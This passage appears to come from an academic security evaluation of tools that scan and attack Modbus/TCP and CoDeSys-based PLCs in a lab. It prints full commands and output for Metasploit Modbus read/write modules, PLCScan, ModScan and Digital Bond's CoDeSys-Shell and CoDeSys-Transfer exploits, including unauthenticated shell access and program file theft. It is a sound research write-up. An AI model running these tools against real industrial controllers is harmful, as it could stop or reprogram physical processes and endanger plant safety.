A successful execution of *modbusclient* using Function Code 0x05 allows users to write a single output (either ON or OFF) to the coil of a remote PLC device. The input data value defined using the DATA field, depicted in Figure 33, accepts the value 0xFF00 for the output to be ON and the value 0x0000 for the output to be OFF. All other


input values are invalid and will not affect the output. The DATA_ADDRESS field identifies the address of the coil to be forced [8].

d. **Function Code 0x06 (Write Single Register)**

A successful execution of *modbusclient* using Function Code 0x06 allows users to write to a single holding register in a remote PLC device. The DATA_ADDRESS field, depicted in Figure 25, identifies the register address to be written (0x0000 to 0xFFFF). A successful execution of this request echoes the value of the defined DATA field [8].

e. **Observations**

We ran the Metasploit module, with the target address set to the PLC's IP address, 192.168.1.1. Other options for the module, depicted in Figure 33, include: target port (default Modbus port: 502), Modbus Unit ID (default: 1), Modbus data address, and data (applicable only to Function Codes 0x05 and 0x06 for writing data to the PLC).



```
msf auxiliary(modbusclient2) > show options
Module options (auxiliary/scanner/scada/modbusclient2):
```

Name	Current Setting	Required	Description
DATA		no	Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS	512	yes	Modbus data address
RHOST	192.168.1.1	yes	The target address
RPORT	502	yes	The target port
UNIT_NUMBER	1	no	Modbus unit number

Figure 33. modbusclient Metasploit module options

The options menu provides no documented option for changing the Function Codes. We ran the scan setting RHOST to the Wago PLC's IP address (192.168.1.1), DATA_ADDRESS to 0x00, and used the default for other parameters. The default Function Code is 0x03 (Read Holding Register). We referred to the *Modbus Communication Between Wago Ethernet Couplers and Controllers* manual to select the data address values used in the test [38]. Table 4 describes the different Modbus memory areas that are read by Function Code 0x03.

Table 4. Wago 750-841: Modbus addresses for Function Code 0x03, from [38]

Modbus address		IEC61131	Description
[dec]	[hex]	Address	
0 ... 255	0x0000 ... 0x00FF	%IW0 ... %IW255	Physical input area
256 ... 511	0x0100 ... 0x01FF	%QW256 ... %QW511	PFC OUT variables
512 ... 767	0x0200 ... 0x02FF	%QW0 ... %QW255	Physical output area
768 ... 1023	0x0300 ... 0x03FF	%IW256 ... %IW511	PFC IN variables
1024 ... 4095	0x0400 ... 0x0FFF	-	Modbus Exception: "Illegal data address"
4096 ... 12287	0x1000 ... 0x2FFF	-	Configuration Register (see manual for details)
12288 ... 24575	0x3000 ... 0x5FFF	%MW0 ... %MW255	Retain memory area
24576 ... 25340	0x6000 ... 0x62FC	%IW512 ... %IW1275	Physical input area
25341 ... 28671	0x62FD ... 0x6FFF	-	Modbus Exception: "Illegal data address"
28672 ... 29346	0x7000 ... 0x72FC	%QW512 ... %QW1275	Physical output area

We sampled memory addresses from the physical output area, configuration register, and retain memory area. Figure 34 illustrates sample command execution of the *modbusclient* module. By changing the DATA_ADDRESS field to a corresponding data address in the table, we were able to successfully read data stored in the PLCs memory. Data address 512 returned a value for the physical output area, data address 12288 returned a value for the retain memory area, and data address 4096 returned a value 100 the configuration register. Configuration registers allow properties of Wago 750-841 to be read and, in some cases, modified. The configuration register at data address 4096 corresponds to the Modbus Watchdog Time (multiple of 100ms). Watchdog is a heartbeat-like sensor that monitors the execution time of tasks [39]. This indicates that the Modbus Watchdog Timer is set at 10-second interval.

```
msf auxiliary(modbusclient2) > set DATA_ADDRESS 512
DATA_ADDRESS => 512
msf auxiliary(modbusclient2) > run

[*] Sending READ REGISTER...
[+] Register value at address 512 : 20487
[*] Auxiliary module execution completed
msf auxiliary(modbusclient2) > set DATA_ADDRESS 4096
DATA_ADDRESS => 4096
msf auxiliary(modbusclient2) > run

[*] Sending READ REGISTER...
[+] Register value at address 4096 : 100
[*] Auxiliary module execution completed
msf auxiliary(modbusclient2) > set DATA_ADDRESS 12288
DATA_ADDRESS => 12288
msf auxiliary(modbusclient2) > run

[*] Sending READ REGISTER...
[+] Register value at address 12288 : 14
[*] Auxiliary module execution completed
```

Figure 34. *modbusclient* sample command execution

After further experimentation with changing various values to the *modbusclient* module options, we found that the Function Code cannot be changed to the other three options as illustrated in the *modbusclient* code (see Figure 35) without additional instructions.

```

'License'      => MSF_LICENSE,
'Actions'      =>
[
  ['READ_COIL', { 'Description' => 'Read one bit from a coil' } ],
  ['WRITE_COIL', { 'Description' => 'Write one bit to a coil' } ],
  ['READ_REGISTER', { 'Description' => 'Read one word from a register' } ],
  ['WRITE_REGISTER', { 'Description' => 'Write one word to a register' } ]
],
'DefaultAction' => 'READ_REGISTER'
))

```

Figure 35. *modbusclient.rb* Metasploit module code

After further analysis of the source code, we discovered the procedures for changing the default function code. Switching the default function code to the other three options was accomplished by setting Boolean values to their variables (see Figure 36). The author of *modbusclient* did not provide adequate direction in regards to switching Function Codes to fully use the tool's advertised functionality. There are several applications for this tool, if it worked as advertised. In addition to its capability to read coil and register information, it also has the capability to modify data on the PLC by writing on the coil and register. This module has sizeable potential to damage and/or control what PLCs running the Modbus/TCP can execute.

```

msf auxiliary(modbusclient2) > set READ_COIL 0
READ_COIL => 0
msf auxiliary(modbusclient2) > set READ_REGISTER 1
READ_REGISTER => 1
msf auxiliary(modbusclient2) > run

[*] Sending READ REGISTER...
[+] Register value at address 23000 : 0
[*] Auxiliary module execution completed

```

Figure 36. *modbusclient* switch default function code

3. **modbusdetect**

The *modbusdetect* Metasploit module detects Modbus service in a specified IP address range, for scanning and identifying targets running the Modbus/TCP protocol. The module discovers the Modbus service by sending Modbus request packets to targets

on port 502 and waiting for a response that includes the same Transaction ID and Protocol ID. The module returns the Modbus/TCP header and the Unit ID of the PLC [40].

We ran the Metasploit module, with a target address range that includes the PLC's IP address, i.e., 192.168.1.0/24. Other options for the module, depicted in Figure 37, include: target port (default Modbus port: 502), the number of concurrent threads, timeout for the network probe, and the Modbus Unit ID.

```
msf auxiliary(modbusdetect) > show options
Module options (auxiliary/scanner/scada/modbusdetect):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	502	yes	The target port
THREADS	1	yes	The number of concurrent threads
TIMEOUT	10	yes	Timeout for the network probe
UNIT_ID	1	yes	ModBus Unit Identifier, 1..255, most often 1

Figure 37. modbusdetect Metasploit module options

The scan successfully detected the PLC at 192.168.1.1. The response indicated it received a correct Modbus/TCP header (Unit ID: 1), illustrated in Figure 38. From our tests with the *modbus_findunitid* module, the PLC responds to queries for Unit IDs 1 to 246. As the *modbusdetect* module is designed to only probe using one Unit ID, the discovery of the PLC is unsurprising. The module does not have the option to probe an address range in aggressive mode using alternative Unit IDs.

```
msf auxiliary(modbusdetect) > run
[+] 192.168.1.1:502 - MODBUS - received correct MODBUS/TCP header (unit-ID: 1)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 38. modbusdetect Metasploit module results

4. Enabling Tofino Security Appliance

We reconfigured the Tofino Security Appliance to *operational* mode and observed how the tools behaved with the firewall in place. We repeated the test on

modbus_findunitid, *modbusclient*, and *modbusdetect* and observed the interaction between the Kali Linux and the PLC with the Tofino Security Appliance in *operational* mode. The firewall blocked the packets to the PLC until the tool timed out. Tofino Security Appliance's default firewall rules did not allow Modbus/TCP packets not originating from the HMI or the CMP's IP address to communicate with the PLC.

D. PLCSCAN

PLCScan is another scanning tool we evaluated in our test environment. PLCScan is a Python tool designed to scan and enumerate PLC devices operating on Modbus/TCP protocol and the Siemens Simatic S7 communication protocol. Dmitry Efanov, a member of the SCADA STRANGE LOVE GROUP, developed PLCScan. The tool package contains the *plcscan.py* and support files *modbus.py* and *s7.py*; the tool's source code is available from its Google Code repository [41]. The command in Figure 39 can be used to download each of these files.



```
root@kali:~# \
> wget http://plcscan.googlecode.com/svn/trunk/plcscan.py \
> http://plcscan.googlecode.com/svn/trunk/modbus.py \
> http://plcscan.googlecode.com/svn/trunk/s7.py
```

Figure 39. *plcscan.py*, *modbus.py*, and *s7.py* *wget* command

1. Modbus/TCP

PLCScan is comprised of several scanning and enumerating features for PLCs supporting Modbus/TCP. For a positive scan, the tool outputs the device's IP address and port number, Unit ID, device name, and (if available) hardware and firmware data. It requires an IP range input for the target PLC device(s). Notable options include the following: *brute-uid*, *modbus-uid*, *modbus-function*, and *modbus-data* (see Figure 40) Each of these explained next.

```

Java:PLCScan mokotoy$ python plcscan.py
No targets to scan

Usage: plcscan.py [options] [ip range]...

Scan IP range for PLC devices. Support MODBUS and S7COMM protocols

Options:
  -h, --help            show this help message and exit
  --hosts-list=FILE      Scan hosts from FILE
  --ports=PORTS          Scan ports from PORTS
  --timeout=TIMEOUT      Connection timeout (seconds)

Modbus scanner:
  --brute-uid            Brute units ID
  --modbus-uid=UID       Use uids from list
  --modbus-function=NOM  Use modbus function NOM for discover units
  --modbus-data=DATA     Use data for for modbus function
  --modbus-timeout=TIMEOUT
                        Timeout for modbus protocol (seconds)

S7 scanner options:
  --src-tsap=LIST        Try this src-tsap (list) (default: 0x100,0x200)
  --dst-tsap=LIST        Try this dst-tsap (list) (default: 0x102,0x200,0x201)
Java:PLCScan mokotoy$

```

Figure 40. PLCScan options

a. --brute-uid

The *brute-uid* options provides the functionality to continue iterating through Unit ID 1 to 255 after initial discovery of the PLC in a specific IP address. This feature is beneficial when scanning and enumerating networks that contain PLCs connected to gateways. Brute forcing a gateway IP address will return all PLC Unit ID's connected to that gateway. If the brute-uid option is not selected, the tool will return only the first discovered Unit ID from a specific IP address.

b. --modbus-uid

The *modbus-uid* option provides the user the option to select a specific Unit ID to use during the scan. This option is useful in instances where a user is searching for a specific PLC in a network that contains numerous PLCs. The scan result will be limited at the Unit ID and reduces clutter from other PLCs on the list.

c. --modbus-function

The *modbus-function* option provides users the option to select a specific Function Code to use during the scan. This function is beneficial when scanning targets with unknown PLC hardware. Some PLC manufacturers only support a limited number of Function Codes. In the case of the Wago PLC 750-841, its Function Codes are limited to the following: 1, 2, 3, 4, 5, 6, 11, 15, 16, 22, and 23. PLCs that are discoverable using one type of Function Code may not be discoverable when using another type of Function Code. Manually iterating through a variety of Function Codes may increase the number of devices discovered in a network with different types of PLCs.

d. --modbus-data

The *modbus-data* option provides users the option to send custom data to the PLC. This is useful in conjunction with the *modbus-function* option. Various Function Codes require specific types of data as an input to the PLC for the command to work successfully. The flexibility of the user to add custom data to the command allows for fine-tuned targeting of specific PLCs.

2. Siemens S7

The Siemens S7 Communications Protocol is a protocol that PLCScan supports in addition to the Modbus/TCP protocol. We did not test and evaluate this feature of PLCScan since the Wago PLCs in our test environment only support the Modbus/TCP protocol. Similar to scanning Modbus/TCP, the Siemens S7 scanner outputs the IP address and port number (102) for any PLC detected to support this protocol. As illustrated in Figure 41, other information that may be enumerated from a PLC device includes: module name, hardware and firmware versions, PLC name, plant identification, and module serial number.


```

root@kali:~# python plcscan.py --modbus-function=6 --modbus-data=2020 192.168.1.1
Scan start...
192.168.1.1:502 Modbus/TCP
  Unit ID: 0
    Response: 2020      (32303230)
    Device info error: ILLEGAL FUNCTION
  Unit ID: 255
    Response: 2020      (32303230)
    Device info error: ILLEGAL FUNCTION
Scan complete

```

Figure 42. PLCScan command using Function Code 6

Figure 43 shows the PLCScan request containing Function Code 43. Figure 44 shows the response from the Wago PLC returning an “Illegal Function” exception code.

```

▼ Modbus/TCP
  transaction identifier: 0
  protocol identifier: 0
  length: 5
  unit identifier: 69
  ▼ Modbus
    function 43: Encapsulated Interface Transport
    Data

```

Figure 43. WireShark packet capture—PLCScan request using Function Code 43

```

▼ Modbus/TCP
  transaction identifier: 0
  protocol identifier: 0
  length: 3
  unit identifier: 69
  ▼ Modbus
    function 43: Encapsulated Interface Transport. Exception: Illegal function
    exception code: Illegal function (1)


```

Figure 44. WireShark packet capture—Wago PLC “Illegal Function” exception code response

Although the Wago PLC does not support Function Code 43, the user-defined `--modbus-function` option allows users to use other Function Codes in conjunction with the hard-coded, mandatory Function Code 43 tool feature. With knowledge of various Function Code request and response structure and functionality, users can elicit a correct response from a PLC device. By executing the command depicted in Figure 42 above,

inputting “2020” data using Function Code 0x06 (Write Single Register) returns a positive response from the PLC device. The *--modbus-function* option is independent of the hard-coded Function Code 43.

A positive response from a PLC that supports the device information request via Function Code 43 is depicted in Figure 45, taken from a screen capture from a YouTube presentation by the PLCScan developers.



```
10.40.121.234:502 Modbus/TCP
Unit ID: 0
Device: Schneider Electric S 148 CPU 651 V2
Unit ID: 255
Device: Schneider Electric S 148 CPU 651 V2
10.229.12.254:502 Modbus/TCP
Unit ID: 0
Device: Schneider Electric S 148 CPU 651 V2
Unit ID: 255
Device: Schneider Electric S 148 CPU 651 V2
10.52.46.4:502 Modbus/TCP
Unit ID: 0
Device: Schneider Electric S 148 CPU 651 V3
Unit ID: 255
Device: Schneider Electric S 148 CPU 651 V3
```

Figure 45. PLCScan sample output for Modbus/TCP protocol, from [42]

E. WAGO PLC EXPLOIT

Digital Bond’s Project Basecamp produced three tools that exploit CoDeSys vulnerabilities. CoDeSys is a development system, produced by 3S Software GmbH, to program and execute logic on PLCs, motorized drive controllers, and other industrial controllers. CoDeSys supports ladder logic and other programming languages defined by the international industrial standard IEC 61131-3. Over 500 unique devices by over 163 device manufacturers use CoDeSys worldwide [43], [44]. The 3S CoDeSys Runtime application is used by vendors to run ladder logic on their PLCs. Reid Wightman of Digital Bond have identified an improper access control and directory traversal vulnerability in the 3S CoDeSys Runtime application [43], [45]. These vulnerabilities allow for unauthorized access to the system and file system [45]. This allows users to connect to the CLI and execute commands including start and stop ladder logic, erase


PLC memory, list files and directories. Users also have the ability to transfer files to and from the PLC running the 3S CoDeSys Runtime application with the possibility of directory traversal where users can send and receive files outside of the 3S CoDeSys file system and into the critical system configuration such as */etc/shadow* and */etc/passwd* on Linux and Windows Registry on Windows CE [43].

The following are details about the three tools Digital Bond created to exploit and interact with PLCs running the CoDeSys runtime:

1. CoDeSys-Shell.py

This tool is a command-shell utility in the form of Python script. The script allows unauthenticated users to access the system and perform privileged operations without providing credentials. The tool bypasses vendor checks normally performed by the 3S CoDeSys software.

The command depicted in Figure 46 downloads the *CoDeSys-Shell.py* code from Digital Bond's website. The *--no-check-certificate* option is required to bypass the SSL authentication.



```
root@kali:~/CoDeSys# wget --no-check-certificate https://www.digitalbond.com/wp-content/uploads/2012/10/codesys-shell.py_.txt -O CoDeSys.Shell.py
```

Figure 46. CoDeSys-Shell.py *wget* command

The *CoDeSys-Shell.py* command requires a host IP address and TCP port as an input, depicted in Figure 47. A common CoDeSys service port is TCP/1200; some ports observed on other controller types are TCP/1201 and TCP/2455 [43]. The Wago PLC in our test environment runs CoDeSys services on TCP/2455.

```
root@kali:~/CoDeSys# python CoDeSys-Transfer.py
Usage: CoDeSys-Transfer.py <mode> <ip> <port> <local filename> <remote filename>
root@kali:~/CoDeSys# python CoDeSys-Shell.py
Usage: CoDeSys-Shell.py <host> <port>
```

Figure 47. CoDeSys-Transfer.py and CoDeSys-Shell.py command options

By entering a target PLC's IP address and TCP port, the tool obtains unauthenticated access to the CoDeSys Runtime application in a form of a command-shell utility. Entering "?" lists all available commands that can be executed in the command shell (Figure 48). The list of available commands varies by PLC hardware [43]. Some of the exploitable commands in the Wago 750-841 PLC used in our tests include memory dumps, getting table, ID, and task list information. Some of the more dangerous commands that a user with this privileged access can execute include stopping and resetting PLC program, deleting and extracting files, deleting passwords, and listing directories for directory traversal that may lead to more adverse actions against the PLC. We did not exercise these dangerous commands.


```

root@kali:~/CoDeSys# python CoDeSys-Shell.py 192.168.1.1 2455
Debug: connected!
> ?
?          - show implemented commands
mem        - memorydump
memc       - memorydump relative to code-startaddress
memd       - memorydump relative to data-startaddress
reflect    - reflect current command (test!)
dpt        - get data-pointer-table
ppt        - get POU-table
pid        - get project ID
pinf       - get project info
tsk        - get IEC-task-list and IEC-task-infos
startprg   - start PLC program
stopprg    - stop PLC program
resetprg   - reset PLC program
resetprgcold - reset PLC program cold
resetprgorg - reset PLC program original
reload     - reload boot project
getprgprop - program properties
getprgstat - program status
filecopy   - copy files [from] [to]
filerename - rename files [old] [new]
filedelete - delete file [filename]
filedir    - directory list [start directory]
saveretain - save retains in file [filename]
restoreretain - restore retains from file [filename]
setpwd     - set online access password
delpwd     - delete online access password
io         - list info of plugged terminals
fds        - amount of free disk space
format     - format file-system
extract    - extract files

```

Figure 48. CoDeSys-Shell command-shell utility options

The *getprgprop* command (see Figure 49) returns the PLC's program name, title, version number, author, and the date it was last updated. This information can be useful in an adversary's initial scanning and enumeration of the network infrastructure.

```
> getprgprop
Name: Demokit3-Compressor (1500 Ver -1.0).pro
Title: Tofino Demo System
Version: 1.0
Author: Eric Byres
Date: D#2011-08-30
```

Figure 49. CoDeSys-Shell.py *getprgprop* command

Similar to *getprgprop* command, the *pinf* and *pid* commands (see Figure 50) return the PLC's project identification and similar information that is returned by *getprgprop* in addition to the project description.

```
> pid
Project-ID: 16#0001931E

> pinf
Address of Structure: 16#04295718
Date: 4E5D2465
Project Name: Demokit3-Compressor (1500 Ver -1.0).pro
Project Title: Tofino Demo System
Project Version: 1.0
Project Author: Eric Byres
Project Description:
This version is for the Compressor Demo using the single 1500 Digital Output Cards
End of Project-info.
```

Figure 50. CoDeSys-Shell.py *pid* and *pinf* command

The *tsk* command (see Figure 51) returns crucial information about the task(s) that the PLC is running. This information includes the International Electrotechnical Commission (IEC) 60870 task list and task information.


```

> tsk
Number of Tasks: 1
Task 0: DefaultTask, ID: 0
  Cycle count: 26436
  Cycletime: 1 ms
  Cycletime (min): 1 ms
  Cycletime (max): 4 ms
  Cycletime (avg): 1 ms
  Status: RUN
  Mode: UNHANDLED
  ----
  Priority: 1
  Intervall: 0 ms
  Event: NONE
  ----
  Function pointer: 16#00CD2ED0
  Function index: 92

```

Figure 51. CoDeSys-Shell.py *tsk* command

The *mem*, *memc*, and *memd* commands (see Figure 52) return memory dump information and memory dump information relative to code start address and data start address.

```

> mem
00000000 ?? ?? ?? ?? ?? ?? ?? .....
```

```

> memc
00CD0000 80 00 00 00 00 00 00 00 00 .....
```

```

> memd
04DD0000 00 00 00 00 00 00 00 00 00 .....
```

Figure 52. CoDeSys-Shell.py *mem* *memc*, and *memd* commands

The *io* command (see Figure 53) returns critical information that can be accessed by having privileged access to the 3S CoDeSys Runtime application. It lists all information about the plugged terminals.

```
> io
```

pos	ident	bit	pos PII	bit size PII	bit	pos PIO	bit size PIO	assigned
0	841	-	-	-	-	-	-	-
1	di	0	2	-	-	-	-	plc
2	do	-	-	0	16	-	-	plc

Figure 53. CoDeSys-Shell.py *io* command

A potentially dangerous command that the 3S CoDeSys Runtime application has privileged access to is the *filedir* command (see Figure 54). It is used to list directories in the file system. When used with the *filecopy*, *filerename*, and *filedelete* commands, a user has the capability to move, copy, and delete files in the file system, causing potentially grave damage not only to the PLC and the system it is controlling but possibly second and third order reactions to the entire control system network. Another feature that is available in some devices is the possibility of directory traversal outside of the 3S CoDeSys Runtime application by executing the “../..” command in conjunction with the *filedir* command.

```
> filedir
```

.	0	2012-04-02	7:56:26
..	0	2012-04-02	7:56:26
ERROR ~1.XML	1303	2012-04-02	7:56:28
WEBVISU .HTM	484	2012-04-02	7:56:28
DEFAULT .PRG	20074	2012-04-02	7:58:42
DEFAULT .CHK	4	2012-04-02	7:58:46
PERSIST .DAT	12	2000-01-01	0:00:00

Figure 54. CoDeSys-Shell.py *filedir* command

2. CoDeSys-Transfer.py

The second tool that Digital Bond produced to exploit this 3S CoDeSys Runtime application software vulnerability is the *CoDeSys-Transfer.py* Python script. It is a file transfer tool that allows reading and writing files on controllers with a file system [43]. Similar to the *CoDeSys-Shell.py* Python script, it also bypasses vendor-specific

authentication checks allowing users to connect to the PLC without credentials. It exploits the same vulnerability as the *CoDeSys-Shell.py* script.

The command depicted in Figure 55 downloads the *CoDeSys-Transfer.py* code from Digital Bond's website. The *--no-check-certificate* option is required to bypass the SSL authentication.

```
root@kali:~/CoDeSys# wget --no-check-certificate https://www.digitalbond.com/wp-content/uploads/2012/10/codesys-transfer.py .txt -O CoDeSys-Transfer.py
```

Figure 55. CoDeSys-Transfer.py *wget* command

The *CoDeSys-Transfer.py* command requires a host IP address, TCP port, local filename, and remote filename as an input, depicted in Figure 47 and Figure 56. Again, the Wago PLC in our test environment runs its services on TCP/2455.

```
root@kali:~/CoDeSys# python CoDeSys-Transfer.py recv 192.168.1.1 2455  
PWNED.PRG DEFAULT.PRG
```

Figure 56. CoDeSys-Transfer.py execute command

Figure 57 illustrates an example of running the *CoDeSys-Transferl.py* command transferring the DEFAULT.PRG file from the PLC file system to a file called DEFAULT.PRG on the user's machine. This command can also be reversed to write or overwrite commands into the PLC file system. This vulnerability makes complete reprogramming of PLC possible, which may gravely damage an entire industrial control network operations.

```

root@kali:~/CoDeSys# python CoDeSys-Transfer.py recv 192.168.1.1 2455 DEFAULT.PR
G DEFAULT.PRG
Received block 1 total bytes so far 994
Debug: --> 0x3 0x0 0x0 0x0 0x2e 0x49 0x0 0x0 0x50 0x1 0x0 0x0 0x99 0x2 0x0 0x0
0x9a 0x0 0x0 0x0 0xa1 0x0 0x0 0x0 0x80 0x0 0x0 0x0 0x0 0x0 0x0 0x88 0x41 0x0
0x0 0x8 0x0 0x0 0x0 0x4 0x10 0x0 0x0 0x68 0x46 0x0 0x0 0xfc 0xff 0x3 0x0 0x0 0x
0 0x0 0x0 0xc 0x77 0x1e 0x0 0xff 0x3 0x0 0x0 0x1 0x0 0x0 0x0 0x20 0x49 0x0 0x0 0
x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0xd 0xc0 0xa0 0xe1 0x0 0x58 0x2d 0xe9 0xc 0xb0 0x
a0 0xe1 0xff 0x5f 0x2d 0xe9 0x84 0x8a 0x9f 0xe5 0x0 0x0 0xc8 0xe5 0x0 0x10 0xa0
0xe3 0x2 0x10 0x48 0xe5 0x0 0x10 0xd8 0xe5 0x4 0x0 0x2d 0xe5 0x4 0x90 0x2d 0xe5
0x2 0x90 0x88 0xe2 0x1 0x0 0xa0 0xe1 0x4 0x10 0x2d 0xe5 0x4 0x90 0x2d 0xe5 0x4 0
x80 0x2d 0xe5 0x4 0xe0 0x2d 0xe5 0x4c 0x8a 0x9f 0xe5 0x0 0x80 0x98 0xe5 0xf 0xe0
0xa0 0xe1 0x8 0xff 0xa0 0xe1 0x0 0x0 0xa0 0xe1 0x4 0xe0 0x9d 0xe4 0x4 0x80 0x9d

```

Figure 57. CoDeSys-Transfer.py command result

3. CoDeSys.nse

The third tool that Digital Bond produced to exploit the 3S CoDeSys software is the *CoDeSys.nse*. This tool is an *nmap* script used to enhance the scanning tool by detecting whether a PLC or a controller is running a vulnerable version of the 3S CoDeSys software [43]. Below is a comparison between running the *nmap* scanning tool with and without the *CoDeSys.nse* script. Figure 58 illustrates the *nmap* executed without the *CoDeSys.nse* script and Figure 59 illustrates the *nmap* executed with the *CoDeSys.nse* script as an option. Running the *CoDeSys.nse* options provides additional information about the vulnerable version of the 3S CoDeSys software; “220 Nucleus FTP Server (Version 1.7) ready” indicates that at IP address 192.168.1.1 there is a vulnerable version of the 3S CoDeSys software through the FTP server TCP/21.

```

root@kali:~/CoDeSys# nmap 192.168.1.1

Starting Nmap 6.40 ( http://nmap.org ) at 2014-08-23 00:41 PDT
Nmap scan report for 192.168.1.1
Host is up (0.022s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
MAC Address: 00:30:DE:05:40:0B (Wago Kontakttechnik GmbH)

Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds

```

Figure 58. *nmap* scan result without *codesys.nse* script

```

root@kali:~/CoDeSys# nmap --script ./codesys.nse 192.168.1.1

Starting Nmap 6.40 ( http://nmap.org ) at 2014-08-23 00:39 PDT
Nmap scan report for 192.168.1.1
Host is up (0.042s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
|_codesys: 220 Nucleus FTP Server (Version 1.7) ready.\r\n
80/tcp    open  http
|_codesys: EOF
MAC Address: 00:30:DE:05:40:0B (Wago Kontakttechnik GmbH)

```

Figure 59. *nmap* scan result with *codesys.nse* script

F. MODSCAN

ModScan is a scanning tool developed by Mark Bristow that specifically looks for ICS-related control devices running the Modbus/TCP protocol. Given a specified IP address range, the tool seeks PLCs running the Modbus/TCP protocol by searching for Modbus device Unit ID. ModScan finds PLC device Unit IDs by sending out a Modbus packet in TCP/502 using various Function Codes. Mark Bristow presented this tool at DEF CON 16 in August 2008 and the presentation is available on YouTube [46]. The tool operates in several steps: first, it searches the IP address range provided for an open Modbus/TCP port (TCP/502). When an open port is found, it searches for the PLC Unit ID via brute force. As a default, the program terminates after the first discovered Unit ID is found [47].

The ModScan source code is available in the Google Code repository [48]. The command depicted in Figure 60 downloads the *modscan.py* code from its website.

```
root@kali:~# \
> wget http://modscan.googlecode.com/svn/trunk/modscan.py
```

Figure 60. *modscan* *wget* command

The ModScan tool contains a wide array of options for tailoring each scan to specific IP address range, port, and Function Codes (see Figure 61). The IP address range input can be configured using the standard IP address CIDR notation. The default port address is TCP/502. The default Function Code is 17 (0x11), which is Report Slave ID [8].

```
root@kali:~# modscan
Usage: modscan [options] IPRange

Finds modbus devices in IP range and determines slave id. Outputs in ip:port
<tab> sid format.

Options:
  --version          show program's version number and exit
  -h, --help         show this help message and exit
  -p PORT, --port=PORT  modbus port DEFAULT:502
  -t TIMEOUT, --timeout=TIMEOUT
                        socket timeout (mills) DEFAULT:500
  -a, --aggressive    continues checking past first found SID
  -f FUNCTION, --function=FUNCTION
                        MODBUS Function Code DEFAULT:17
  --data=FDATA        MODBUS Function Data. Unicode escaped "01"
  -v, --verbose       returns verbose output
  -d, --debug         returns extremely verbose output
```

Figure 61. *modscan* list of options

We ran the ModScan tool using the Wago PLCs IP address as the target IP and left all default options listed in Figure 61 unchanged. Figure 62 below illustrates what the tool returned after executing the command. The tool did not return any positive scan result from the PLC on the 192.68.1.1 IP address. Upon further investigation, we discovered the Wago 750-841 PLC does not support Function Code 0x11 (Report Slave ID) [39]. Individual packet analysis of the response from the Modbus server (PLC)

indicates that the server responds with an “Illegal Function Code” Error Code, confirming that the Wago 750-841 PLC does not support Function Code 0x11, which is the default Function Code for the ModScan tool.

```
root@kali:~# modscan 192.168.1.1
Starting Scan...
Scan Complete.
```

Figure 62. *modscan* command using default Function Code 17

We used the “-f” option of ModScan to change the Function Code. Changing the Function Code requires modifying the data field by using the “--data” option on most Function Codes because the hard-coded data field in the ModScan tool is tailored for Function Code 0x11. Using Function Code 0x01 (Read Coils), we modified the data field with “\x00\x00\x00\x08” (see Figure 63). We used the data from Mark Bristow’s DEF CON 16 talk as a guide to building a data input that returns a scan on the PLC [46]. The output format is “IP address : Port number \ Unit ID.”

```
root@kali:~# modscan -f 1 --data="\x00\x00\x00\x08" 192.168.1.1
Starting Scan...
192.168.1.1:502 1
Scan Complete.
```

Figure 63. *modscan* command using Function Code 0x01 (Read Coils)

Another useful option ModScan has is the “--aggressive” option. Similar to PLCScan’s “--brute-uid” option, the aggressive option continues to scan a target IP address, iterating through all possible Unit IDs, after it finds an initial Unit ID. This feature is especially beneficial when targeting the IP addresses of gateways that are connected to multiple PLCs. When the ModScan tool is executed with the “--aggressive” option, the Wago 750-841 PLC returns Unit IDs 1 through 246 (see Figure 64). It is not specified in the Wago 750-841 manual whether this is the default setting [39]. It is uncertain whether this is set as part of Tofino SCADA Simulator default parameters.

```
root@kali:~# modscan -f 1 -a --data="\x00\x00\x00\x08" 192.168.1.1
